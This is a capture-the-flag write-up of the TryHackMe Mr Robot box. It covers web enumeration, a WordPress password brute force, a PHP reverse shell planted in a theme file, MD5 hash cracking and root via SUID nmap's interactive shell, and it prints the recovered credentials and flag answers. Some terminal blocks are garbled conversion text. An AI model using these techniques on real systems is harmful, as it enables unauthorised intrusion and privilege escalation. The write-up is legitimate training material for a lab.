
# Mr Robot CTF write-up by ChickenLoner

This is write-up for Mr Robot CTF in TryHackMe which we have to exploit web server, find a way to access target machine and elevate our privilege to rock this box

Site: <a href="https://tryhackme.com/room/mrrobot">https://tryhackme.com/room/mrrobot</a>



First always run nmap for port scanning and enumerate service which we see 2 ports are opened

```
(kali© kali)-[-/Tryhackme]

$\frac{\$\sudo\}{\$\sudo\}\particles\} = \lambda \
```

Visit the Website and it look like a Terminal-like website that will execute specify command which related to Mr Robot Series and will be redirected to 6 web page that contain video and information about fsociety



Now it's time for gobuster to bruteforce directory after launch gobuster let's check robots.txt and we found dictionary file and first flag




Download dictionary file and capture our first flag




Back to gobuster, we found /0 directory

```
/.htaccess (Status: 403) [Size: 218]
/.hta (Status: 403) [Size: 213]
/.htpasswd (Status: 403) [Size: 218]
/0 (Status: 301) [Size: 0] [→ http://10.10.41.240/0/]
```

# And it's WordPress!



Scroll down and we can go to login page via this button or go to wp-login.php that could be a default login page for wordpress



In login page we found that it has expose sensitive data after I typed Elliot as username



We have WPScan for WordPress scan and bruteforce password but first we need to sort and cut everything duplicate data first

```
(kali@kali)-[~/Tryhackme/mrrobot]
sort fsocity.dic | uniq > fsocity_2.dic
```

Now let's use wpscan with tag –url, --enumerate for password guessing, -U for username and –P for wordlists



And finally we got a valid password for Elliot user

```
Trying elliot / ER28-0652 Time: 00:36:10 

(1) Valid Combinations Found:

Username: elliot, Password: ER28-0652


[1] No WPScan API Token given, as a result vulnerability data has not been output.
[1] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[4] Finished: Thu Jul 15 07:27:29 2021
[4] Requests Done: 9500
[4] Cached Requests: 4
[4] Data Sent: 3.102 MB
[4] Data Received: 25.103 MB
[4] Memory used: 270.824 MB
[4] Elapsed time: 01:06:38
```

Now we can login as Elliot



After explore a little bit, we found that Mr Alderson can edit these php themes




It's time for PHP reverse shell to shine, paste php reverse shell code here and change ip and port that we will receive reverse shell



#### Update file



Set netcat listener and go the page that we edited for reverse shell



```
\( \text{kali} \circ \text{kali} \) - \( \text{\circ} \) \( \text{\ci
```


It's time to explore file system and there is only 1 user in this box which have our second flag and password file in user directory

```
daemon@linux:/$ ls
ls
bin dev home lib lost+found mnt proc run srv tmp
boot etc initrd.img lib64 media opt root sbin sys usr
                                                                           var
                                                                            vmlinuz
daemon@linux:/$ cd home
cd home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$
```

But we can't capture this flag yet we need to be robot user first

```
daemon@linux:/home/robot$ cat key-2-of-3.txt cat key-2-of-3.txt cat: key-2-of-3.txt: Permission denied
```

Get password.raw-md5 file and crack it



Free Password Hash Cracker		
Enter up to 20 non-salted hashes, one per line:		
		I'm not a robot reCAPTCHA Privacy - Terms
		Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whiripool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults		
Hash	Туре	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz
Color Codes: Green: Exact match, Yellow: Partial match, Red. Not found.		

Now we can switch to user robot (we need to use stabilized shell to run command su

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$ whoami
whoami
robot
robot@linux:~$
```

### Capture our second flag

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

What is key 2?

822c73956184f694993bede3eb39f959 Correct Answer 

© Hint

The last flag should be a root flag I tried sudo but it didn't work so I will find executable that we can use to elevate our privilege and nmap can help us

```
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Search in GTFOBins will can see that nmap in many versions can use to spawn a shell

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

And this nmap is qualified

```
robot@linux:/$ nmap -v
nmap -v
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2021-07-15 12:07 UTC
No target machines/networks specified!
QUITTING!
```

# Now get our root shell

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh

# whoami
whoami
root
# |
```

# Go the root directory and capture last flag!

```
# pwd
pwd
# ls
                           lost+found mnt proc run
                     lib
bin
     dev home
                                                           tmp
         initrd.img lib64 media
                                                          usr vmlinuz
boot etc
                                      opt root
                                                sbin sys
# cd root
cd root
firstboot_done key-3-of-3.txt
```

# cat key-3-of-3.txt cat key-3-of-3.txt 04<u>7</u>87ddef27c3dee1ee161b21670b4e4

#### What is key 3?

